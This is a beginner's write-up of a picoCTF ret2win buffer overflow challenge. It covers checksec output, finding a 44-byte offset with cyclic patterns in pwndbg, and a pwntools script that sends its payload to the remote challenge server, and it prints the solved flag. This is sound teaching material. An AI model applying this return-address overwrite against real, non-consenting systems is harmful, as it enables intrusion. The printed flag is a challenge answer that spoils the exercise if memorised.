Today is the second day of me getting humbled by pwn, and this time we are dealing with another buffer overflow challenge from picoCTF.

The challenge description was short but very direct:
Control the return address
Now we are cooking.
The challenge also said:
You can overflow the buffer and return to the flag function in the program.
It gave us the binary file, the source code, and a remote netcat connection:
nc saturn.picoctf.net PORT
The port changes depending on the running instance, so I just used whatever picoCTF gave me at that moment.
When I connected to the remote server, the program asked:
Please enter your string:
Since yesterday’s pwn knowledge was still fresh in my mythical brain, I started with the most advanced payload known to mankind.
A bunch of As.

That did not give me the flag, but it gave me something more useful:
Okay, time to return... Fingers Crossed... Jumping to 0x41414141
At first, this looked like random hacker nonsense, but then I remembered that A in hex is 0x41.
So 0x41414141 is basically:
AAAA
That meant my input had reached the return address.
That was a big deal. The program was trying to return to an address, but instead of a real address, it was trying to jump to my As.
So I was not just crashing the binary anymore. I was touching the place that controls where the program goes next.
After that, I moved to the files I downloaded for the challenge. First, I checked the binary named vuln using the file command:
file vuln

It showed that the file was an:
ELF 32-bit LSB executable
In human language, this means a few things.
ELF means it is a Linux executable file.
32-bit means the binary uses 32-bit addresses, so the return address will be 4 bytes long.
LSB means little-endian, which means addresses are stored backwards in memory.
That little-endian part becomes important later because I cannot just write an address normally into the payload. I need to pack it properly.
Then I checked the binary protections using:
pwn checksec vuln

This gave me a few important details:
i386-32-little
No canary found
No PIE
Stack Executable
Stripped: No
For my beginner brain, I understood it like this:
No Canary means the binary does not have stack-smashing protection. So if I overflow the buffer, there is no canary value stopping me before the function returns. That makes the overflow easier to work with.
No PIE means the program addresses stay fixed. So if I find the address of win(), it should not keep changing every time I run the binary. That is very helpful for this challenge.
Stack Executable means the stack can run code. That sounds interesting, but for this challenge I do not really need it because I am not injecting shellcode. I am just redirecting the program to a function that already exists.
Stripped: No means the function names are still inside the binary. So finding functions like main, vuln, and win becomes much easier.
The most useful parts for this challenge were No PIE and Stripped: No.
Since the addresses were fixed and the function names were still available, I knew I should be able to find the address of the flag function without too much pain.
The program already showed me that my input reached the return address. So now I needed two things:
1. The address of win()
2. The exact number of bytes needed to reach the return address
Since the binary was not stripped, I opened it with pwndbg:
pwndbg ./vuln
Inside pwndbg, I listed the functions:
info functions

This showed functions like:
main
vuln
win
Seeing win was the important part.
The challenge description said we had to return to the flag function, and here the binary already had a function named win. So this was clearly a ret2win challenge.
We do not need shellcode.
We do not need to spawn a shell.
We just need to make the program return into a function that already exists.
To get the address of win, I used:
p win
This also works:
disassemble win

This gave me the address of the function:
0x080491f6 <win>
The exact address depends on the binary, so I used the one shown in my terminal.
Now I had the destination.
But I still needed the distance.
I already knew that my As reached the return address, but I did not know exactly how many bytes it took. I could have sat there doing caveman mathematics with different amounts of As, but pwntools has a cleaner way to do this.
So I used a cyclic pattern.
A cyclic pattern creates a long unique pattern. When the program crashes, the value inside EIP can be matched back to the exact position in the pattern.
I generated a pattern with:
pwn cyclic 100 > pattern.txt
Then I ran the program inside pwndbg and gave it the pattern as input:
run < pattern.txt
The program crashed again, but this time it did not crash with boring 0x41414141.
It crashed with this value in EIP:

EIP 0x6161616c
This value is not random. It is part of the cyclic pattern.
So I asked pwntools where that value appeared:
pwn cyclic -l 0x6161616c

It returned:
44
So now I had the magic number:
44 bytes = distance from the start of my input to the return address
But I did not want to trust the tool blindly, so I tested it manually.
I made a small test payload:
python3 -c 'print("A"*44 + "BBBB")' > test.txt
Then I ran the program again inside pwndbg:
run < test.txt

This time, EIP became:
0x42424242
And that made perfect sense because B in hex is 0x42.
So this confirmed it.
After 44 bytes, the next 4 bytes overwrite EIP.
This was the moment where the challenge clicked properly. I was not just overflowing the buffer anymore. I was controlling the return address.
The structure looked like this:
"A" * 44 -> padding to reach EIP
"BBBB" -> value that overwrites EIP
But instead of putting BBBB, I needed to put the address of win().
Since this is a 32-bit little-endian binary, I cannot write the address normally. I need to pack it properly using p32() from pwntools.
So the final payload idea became:
payload = b"A" * 44 + p32(win)
Where win is the address of the win() function.
Now that I had both the offset and the destination address, the next step was turning this into an actual exploit script instead of manually typing cursed keyboard spam every time.
Before sending anything to the remote server, I wanted to test it locally first.
The reason is that the win() function reads from a file called flag.txt. So if I run the binary on my own machine and there is no flag.txt, the exploit might still work, but I will not see anything useful.
So I created a fake flag file:
echo "picoCTF{test_flag}" > flag.txt
This is not the real flag. It is just there so that if my exploit works locally, I can see proof that the program successfully reached the win() function.
Then I created a Python script:
nano exploit.py
The exploit looked like this:
from pwn import *
elf = ELF("./vuln")
context.binary = elf
offset = 44
win = elf.symbols["win"]
payload = b"A" * offset
payload += p32(win)
p = process("./vuln")
p.sendline(payload)
p.interactive()
At first, this looked like magic Python nonsense, so I broke it down.
elf = ELF("./vuln")
This tells pwntools to load the binary and understand its symbols.
win = elf.symbols["win"]
Since the binary was not stripped, pwntools can find the address of the win() function by name. So I do not have to hardcode the address manually.
payload = b"A" * offset
This creates 44 bytes of padding, just enough to reach the return address.
payload += p32(win)
This adds the address of win() after the padding. Since the binary is 32-bit and little-endian, p32() packs the address in the correct byte order.
So the whole payload is basically:
44 bytes of junk + address of win()
After saving the script, I ran it:
python3 exploit.py

Seeing the fake flag print locally meant the exploit worked.
The program was no longer returning normally. It was returning into win().
At this point, the logic was already solved. The only thing left was to send the same payload to the picoCTF remote server instead of running the local binary.
So I changed this line:
p = process("./vuln")
To this:
p = remote("saturn.picoctf.net", 65057)
The port here was the one my running picoCTF instance gave me. If your instance gives a different port, use that instead.
The final remote exploit became:
from pwn import *
elf = ELF("./vuln")
context.binary = elf
offset = 44
win = elf.symbols["win"]
payload = b"A" * offset
payload += p32(win)
p = remote("saturn.picoctf.net", 65057)
p.sendline(payload)
p.interactive()
Then I ran it again:
python3 exploit.py
This time, instead of reading my fake local flag.txt, the program ran on picoCTF’s server and read their real flag file.

And finally, the binary gave me the flag:
picoCTF{addr3ss3s_ar3_3asy_5c6baa9e}
So the whole challenge came down to this:
Find the offset -> find win() -> overwrite return address with win()
Yesterday, I was mostly throwing As at the program and hoping something exploded.
Today, the explosion had structure.
This challenge made buffer overflows feel less like random crashing and more like controlled direction. Once I saw 0x41414141, found the win() function, confirmed the 44-byte offset, and packed the address properly, the rest became clean.
Still pwn suffering, but at least now I know where the suffering is going.